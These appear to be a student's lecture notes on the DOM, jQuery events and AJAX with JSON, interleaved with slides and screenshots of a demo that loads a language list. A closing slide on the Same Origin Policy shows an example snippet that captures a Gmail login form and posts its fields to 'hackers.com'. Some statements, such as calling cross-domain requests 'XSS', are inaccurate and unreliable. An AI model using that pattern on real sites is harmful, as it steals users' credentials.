


Eugene Proctor ASD 1307
ASD Week 2 Notes from video

Video: Review of the DOM

1. DOM – an API that provides access to the content and presentation of a web document (such as html)
2. The DOM is required to put a language into use and have access to the browser.
3. The DOM reads the web page from top to bottom; as an XML tree by targeting elements, text nodes and xml relationships.
4. Once the XML finds an element... it gives the element to us as an object.
 - a. The name “Document Object Model” comes from this concept

The DOM object model

- The Window object refers to the browser window
 - This is where all the Javascript global variables are stored
- Document refers to the HMTL page your document is on
 - This is where you see the details on the screen
-



Jquery is a form of Javascript library and makes lengthly coding simple

the DOM is hard

- ▶ It's not strictly cross-browser compatible.
- ▶ Accessing html elements through the DOM is arduous.

```
var nav = document.getElementById('#nav');
var navI = nav.getElementsByTagName('li');
for(var i=0, j=navI.length; i<j; i++){
    navI[i].style.display = "block";
};
```

- ▶ This is one of the primary reasons JavaScript libraries exist.

```
$('#nav li').show();
```

web design and development
bachelor of science degree program



Video 3 – Using JQuery and DOM Ready

1. Jquery – means the library has all the jquery methods
2. \$ and Jquery means the same thing
3. \$(document).Ready(function() {
4. // Site Code
5. });
6. is the same as ...
7. \$(function(){
8. // Site Code
9. });
- 10.
11. window.\$ = window.jQuery = function(){}
- 12.
13. \$(); is referred to as the dollar sign factory call
 - ie: \$("#nav" li)

- any method call ontop of jQuery does an automatic for loop, loops through all the methods in the array and performs that function on each of them individually
- Most of the methods within the factory returns the same object that it's chained to.
- for example
 - `$("#nav li").fadeOut()`
 - `$("#nav li").fadeOut().fadeIn()`
 - `$("#nav li").fadeOut().fadeIn().animate({fontSize:30},1000)`
 - The above is the same as
 - `$("#nav li")`
 - `.fadeOut()`
 - `fadeIn()`
 - `animate({fontSize:30},1000)`
 - ;
 - if you use a method call that gives back a Boolean, then the method call would have to end with that chain method... meaning you wouldn't be able to connect an additional method to the end of the method call.


Jquery Advanced Event

1. `.one()`
 - a. same as `.bind`.
 - b. Will automatically unbind itself after it's been fired once
2. `.toggle()`
 - a. specifically a click listener only
 - b. can only pass functions into this event...
3. Event Delegation
 - a. `.delegate()`
 - i. prevents bubbling
 - ii. have to specify where the delegation occurs from
 - b. `undelegate()`
 - i. is the unbind method for delegate
 - c. `.live`
 - i. used to relay an event to additional links
 - ii. has problems
 - iii. has to bubble back up to unbind the `.live` event
 - iv. `.live` creates a bind to the global argument and not just to the element

- d.
 - i. .die is the opposite of .live
 - e. .die is the unbind method for .live

Remote Data with Ajax

1. A request has two components
 - a. The Client
 - b. The Server
 - c.



- d.

- Two primary types of request:

http request types

- Most HTTP Requests use these 2 types:
 - **GET**: meant for retrieving *resources* from the server
 - *can be used to send data to server*
 - *fastest request type*
 - *can be cached by browser, and be bookmarked*
 - *easier to hack*
 - **POST**: meant for updating data on a server resource
 - *can be used to send data to server*
 - *browsers usually will not allow caching*
 - *more secure data*

web design and development
bachelor of science degree program




-
-
- Example:
 - With a GET request – the only resource is the URL
 - This is less secure
 - Also GET has a restriction on the file size (2048 characters)
 - Only use GET if the data doesn't need to be secure
 - Only use if you are trying to retrieve data – for unsecured data.

sending data

- Let's compare sending the following data to the server:

```
{name: "Mike", c: 5, id:100}
```

- GET requests send data using the URL (*limited by URL length restrictions*)




- POST requests send data through the header (*no length restrictions*)

```
POST http://.....  
User-Agent: Mozilla/3.5, Macintosh  
name: Mike, c: 5, id: 100
```

Ajax Http request:

- Based on user interaction request
- Worked is done through java script and Jquery
- The server cannot tell the difference between an ajax request and a normal client request. The feed back will come back to us as javascript instead of data for the browser
-

ajax http request



5.

For Example:

This enables communication between javascript and a server side resource

ajax data

- ▶ One of the primary reasons for AJAX is to communicate with the server
- ▶ Imagine a product listing. Using AJAX, we'll request a specific product with GET :

```
/xhr/products.php?pid=129
```

- ▶ The server resource "products.php" will look up the id number 129 in the database, and fetch its data.
- ▶ But php can't simply return data directly,
- ▶ We need a ***data interchange format***.

- 6.
- 7.
8. XML is a common data interchange format

data interchange: xml

- ▶ **XML** : the common delivery method for RSS / Atom *(for a long time, only option)*

```
<product>
  <productid>129</productid>
  <name>jQuery T-Shirt</name>
</product>
```

- ▶ As data delivery, has some problems:

1. *Data overhead (open and closing tags, meta/version information)*
2. *Is not native to any programming language (must be painfully parsed)*
3. *Performance slows with larger data sets*

JSON – (Javascript Object Notation)
JSON is java script so JSON is easier to work with...

data interchange: json

JSON (*JavaScript Object Notation*)

- ▶ Data-interchange format standardized by Douglas Crockford
- ▶ Based on a native type that all languages have: **objects**.
 - ▶ *Faster to parse, and already implemented by most languages:*
 - ▶ *php, coldfusion, java, python, actionscript, etc...*
- ▶ **Passes data as text containing a javascript object literal.**

For Example:

- a. Cannot pass function with JSON

json

Rules of JSON

- ▶ Object keys and strings must all use double-quotes.
- ▶ Can use strings, booleans, arrays, numbers, objects (*no functions*)
- ▶ *Objects and arrays can be nested*

example of json data

```
{  
  "firstName": "Mike",  
  "lastName": "Smotherman",  
  "address": {  
    "street": "3300 University",  
    "awesome": true  
  },  
  "ext": 4809  
}
```

Benefits of JSON

- ▶ **Widely adapted:** Google, Yahoo, Facebook, most API services
- ▶ **No Version Dependancy:** JSON will never change
- ▶ **Scalability:** Easier for languages to parse large data sets (*especially javascript*)
- ▶ **Smaller Size:** Means faster transfers, less bandwidth
- ▶ **Readability:** Easier for human reading, and easier to debug

1. Setting up AJAX Requests:

a.

ajax requirements

- ▶ The core info needed for AJAX:
 1. An HTTP method for the request (*GET or POST*)
 2. URL to a server-side resource (*relative path usually*)
 3. Attach any data to the request (*for the server to process*)
 4. Specify a **callback function**

b.

ajax methods

shortcut methods

<code>\$.getJSON(url, data, fn)</code>	Auto-uses GET type, and expects JSON response
<code>\$.getScript(url, data, fn)</code>	Auto-uses GET type, and injects a <script> from <i>url</i>

core method

`$.ajax(options)`

options: object of ajax options

c.

- d. The URL string below is based on the HTML file directory
- e. The data is in a Key:Value pair

f.

.ajax options object

option	type	description
url	string	Request url address (<i>local or remote</i>)
type	string	HTTP method: "POST" or "GET"
data	object	Object with data to send to the server resource
dataType	string	Expected return data: <i>xml, html, text, json, script, or jsonp</i>
timeout	number	Milliseconds to wait before cancel (evokes error callback)
cache	boolean	Default true... use false to not cache the request
beforeSend	function	function evokes before ajax is sent
error	function	function evokes on error or timeout
success	function	function evokes on successful ajax (<i>with response data argument</i>)
complete	function	function always evokes after return

g.

bare minimum ajax example

```
$.ajax({
    url: "xhr/myfile.php",
    type: "GET",
    dataType: "json",
    success: function(result){
        console.log(result);
    }
});
```

► Best practice: use a **xhr** folder for all ajax-related server files

h.

global ajax settings

- jQuery also allows you to change all of the global defaults for its options. Any options applied here become the new defaults for all ajax requests.

`$.ajaxSetup(options)`

options: ajax options to apply globally (for any ajax request that occurs through jquery)

```
$.ajaxSetup({  
    timeout: 10000,  
    error: function(err){  
        console.log("error ", err);  
    }  
});
```

i.

An example of a function call is below...

A screenshot of a Mac OS X desktop environment. In the foreground, a terminal window titled 'site.js' is open, displaying the following JavaScript code:

```
//  
$(function(){  
    $.ajax({  
        url: 'xhr/list.php',  
        type: 'GET',  
        dataType: 'json',  
        success: function(response){  
            console.log(response);  
        }  
    });  
});
```

The terminal window has a dark theme. In the background, a file browser window titled 'day5' is visible, showing a directory structure with files like 'index.html', 'site.js', and 'list.php'. A 'Terminal' icon is also present in the Dock at the bottom of the screen.

Below: response.languages[0].name is an array
Console.log (response.languages[0].name);

The screenshot shows a software interface for managing files and editing code. The top menu bar includes 'Sites', 'Edit', 'Preview', 'CSS', 'Terminal', and 'Books'. A search bar at the top right says 'Search Files'. Below the menu is a toolbar with icons for file operations. The left sidebar is titled 'Local' and shows a file structure for a project named 'day5'. Inside 'day5', there are folders '.DS_Store', 'index.html', 'js', 'site.js', and 'xhr'. The file 'list.php' is selected and shown in the main code editor area. The code in 'list.php' is as follows:

```
//  
$(function(){  
    $.ajax({  
        url: 'xhr/list.php',  
        type: 'GET',  
        dataType: 'json',  
        success: function(response){  
            console.log(response.languages[0].name);  
        }  
    });  
});
```

Below is the feedback from the server call:


Status call 200 = Fresh Load

Status call 304 = Pulled data from cash in the browser

Status call 404 = Page no found

GET indicates the type of request this is

55ms indicates it took 55ms for this page to load



Clicking on the Get request... illustrates the following:

The tabs represent:

- a. Headers – all headers related to the request
- b. Response – the response from the server
- c. HTML – any HTML related to the request
- d.

The top part of the image shows a screenshot of a web browser window. The address bar indicates the URL is <http://localhost/sfw/day5/index.html>. The page content has a header "Formatting Example" and two text input fields: "Descrip here." and "Version here.", with a "send" button. The bottom part shows a NetworkMiner tool interface. It displays a network capture with a single entry: "GET http://localhost/sfw/day5/xhr/list.php 200 OK 55ms jquery.min.js (line 141)". The "Response" tab is selected, showing the JSON data:

```
{ "languages": [ { "name": "javascript", "description": "Most expressive language ever made.", "version": 1.5 }, { "name": "jquery", "description": "Your weapon of choice as a javascript", "version": 1.4 }, { "name": "php", "description": "Hypertext Preprocessor", "version": 5.4 } ] }
```

Sine response.languages is an array...
Build a loop to target the information.

The screenshot shows a software interface for managing files and editing code. At the top, there's a menu bar with 'Sites', 'Edit', 'Preview', 'CSS', 'Terminal', and 'Books'. Below the menu is a toolbar with icons for file operations like 'New', 'Open', 'Save', etc. A search bar at the top right says 'Search Files'.

The left side features a file browser with tabs for 'Local' and 'Remote'. Under 'Local', there's a folder named 'day5' containing '.DS_Store', 'index.html', 'js', and 'site.js'. Under 'js', there's a file named 'list.php'. The main workspace is a code editor with the following content:

```
//  
$(function(){  
    $.ajax({  
        url: 'xhr/list.php',  
        type: 'GET',  
        dataType: 'json',  
        success: function(response){  
            for(var i=0, j=response.languages.length; i<j; i++){  
                var lang = response.languages[i];  
            }  
        }  
    });  
});
```


At the bottom of the interface, there are several small icons and a status bar that reads '11:33 (3)'.

The screenshot shows a software interface for web development, likely a code editor or IDE. The main area displays an HTML document with various code snippets. The code includes doctype declarations, meta tags, titles, styles, and form elements like input fields and a submit button. A specific section of the code is highlighted with a blue background, containing an H2 tag and two paragraphs. The interface features a toolbar at the top with icons for file operations, and a sidebar on the left showing a file tree with files like index.html, site.js, and list.php. The bottom of the screen has a toolbar with various icons and status information.

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0 Transitional//EN" "http://www.w3.org/1999/xhtml">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
    <title>Day 5, Activity 1</title>
    <style type="text/css">
        html, body, div, p, h1, h2, h3, span, ul, li {margin:0; padding:0;} ul, li {list-style:none; margin-left:20px;}</style>

</head>
<body>
    <div id="wrap">
        <div id="languages">
            <div class="language">
                <h2>Formatting Example</h2>
                <p>Descrip here.</p>
                <p>Version here.</p>
            </div>
        </div>
    </div>
    <form id="myform" action="#">
        <div><input type="text" id="firstname" name="login" /></div>
        <div><input type="text" id="lastname" name="passphrase" /></div>
        <div><input type="submit" id="submitbtn" value="send" /></div>
    </form>



    <!-- scripts here -->
    <script type="text/javascript" src="http://ajax.googleapis.com/ajax/libs/jquery/1.4.2/jquery.min.js"></script>
    <script type="text/javascript" src="js/site.js"></script>
</body>
</html>
```



```
//
$(function(){
    $.ajax({
        url: 'xhr/list.php',
        type: 'GET',
        dataType: 'json',
        success: function(response){
            for(var i=0, j=response.languages.length; i<j; i++){
                var lang = response.languages[i];
                $(''+
                    '<div class="language">'+
                    '<h2>' + lang.name + '</h2>'+
                    '<p>' + lang.description + '</p>'+
                    '<p>' + lang.version + '</p>'+
                    '</div>'
                ).appendTo('#languages');
            }
        });
    });
});
```

The screenshot shows a web development interface with a file named 'site.js' open. The code is written in JavaScript and performs an AJAX request to 'xhr/list.php' to get JSON data. It then iterates through the 'languages' array in the response, creating a list of language details (name, description, version) and appending them to a div with the id '#languages'. The code is color-coded for readability.

```
//  
$(function(){  
    $.ajax({  
        url: 'xhr/list.php',  
        type: 'GET',  
        dataType: 'json',  
        success: function(response){  
            for(var i=0, j=response.languages.length; i<j; i++){  
                var lang = response.languages[i];  
                $(''+  
                    '<div class="language">' +  
                    '<h2>' + lang.name + '</h2>' +  
                    '<p>' + lang.description + '</p>' +  
                    '<p>' + lang.version + '</p>' +  
                    '</div>'  
                ).appendTo('#languages');  
            };  
        };  
    });  
});
```



Day 5, Activity 1

http://localhost/sfw/day5/index.html

Google jQuery Google Analytics | O... Closure Compiler Se... jQerify Scribble here! TinyURL Google Translate PageWiper SmotherIT! javascript verk205% SmotherIT!

Disable Cookies CSS Forms Images Information Miscellaneous Outline Resize Tools View Source Options Default User Agent

Full Sail University - WDDBS In...

Day 5, Activity 1

Formatting Example

Descrip here.
Version here.

send

javascript

Most expressive language ever made.
1.5

jquery

Your weapon of choice as a javascript ninja.
1.4

php

Console ▾ HTML CSS Script DOM Net Test Page Speed Page Speed Activity YSlow

Clear Persist Profile

GET http://localhost/sfw/day5/xhr/list.php 200 OK 60ms jquery.min.js (line 141)

Run Clear Copy

Done

The screenshot shows a web browser window titled "Day 5, Activity 1" displaying a page at "http://localhost/sfw/day5/index.html". The page contains four boxes with orange headers: "Formatting Example", "javascript", "jquery", and "php". Each box contains some descriptive text and a version number. To the right of the boxes is a small input field and a "send" button. Below the browser window is the Firebug developer toolbar. The toolbar has tabs for Console, HTML, CSS, Script, DOM, Net, Test, Page Speed, Page Speed Activity, and YSlow. It shows a network request for "jquery.min.js" with a status of "200 OK" and a duration of "60ms". The "Net" tab is selected. At the bottom of the toolbar are buttons for Run, Clear, and Copy, along with other icons and a progress bar.

The screenshot shows a software interface for managing web files. At the top, there's a menu bar with 'Sites', 'Edit', 'Preview', 'CSS', 'Terminal', and 'Books'. Below the menu is a toolbar with icons for file operations like 'New', 'Open', 'Save', etc. A search bar at the top right says 'Search Files'. The main area has tabs for 'index.html', 'site.js', and 'list.php'. On the left, a sidebar shows a file structure under 'day5': '.DS_Store', 'index.html', 'Js', 'site.js', 'xhr', and 'list.php'. The 'site.js' tab is active, displaying the following code:

```
//  
$(function(){  
    $('#languages').empty();  
    $.ajax({  
        url: 'xhr/list.php',  
        type: 'GET',  
        dataType: 'json',  
        success: function(response){  
            for(var i=0, j=response.languages.length; i<j; i++){  
                var lang = response.languages[i];  
                $(''+  
                    '<div class="language">'+  
                    '<h2>' + lang.name + '</h2>'+  
                    '<p>' + lang.description + '</p>'+  
                    '<p>' + lang.version + '</p>'+  
                    '</div>'+  
                ).appendTo('#languages');  
            }  
        }  
    });  
});
```

The screenshot shows a web browser window titled "Day 5, Activity 1" with the URL "http://localhost/sfw/day5/index.html". The page displays three cards:

- javascript**: Described as "Most expressive language ever made." Version 1.5.
- jquery**: Described as "Your weapon of choice as a javascript ninja." Version 1.4.
- php**: Described as "Powers our backend with server data control." Version 5.3.

Below the cards is a YSlow network analysis tool interface. It shows a single request: "GET http://localhost/sfw/day5/xhr/list.php 200 OK 62ms jquery.min.js (line 141)". The tool has tabs for Console, HTML, CSS, Script, DOM, Net, Test, Page Speed, Page Speed Activity, and YSlow. The YSlow tab is active, showing a score of 0.204s.

Drawbacks to using Ajax.

1. The Same Origin Policy – Prevent cross domain Ajax. - The browser cannot access other web servers that aren't serving the current webpage.




what is sop?

- ▶ **Same Origin Policy** was implemented by browsers as a security feature
 - ▶ It ensures that the *client (the browser)* can't access other web servers that aren't serving the current webpage.
 - ▶ Trying to access a different server is called **cross-domain** (or XSS)

example of impossible xss attack

```
$.get('http://gmail.com',
  function(r){
    $('body').html( $(r).find('body') );
    $('#login').bind('submit', function(){
      $.post('http://hackers.com',
        $(this).serializeArray();
      );
    });
});
```

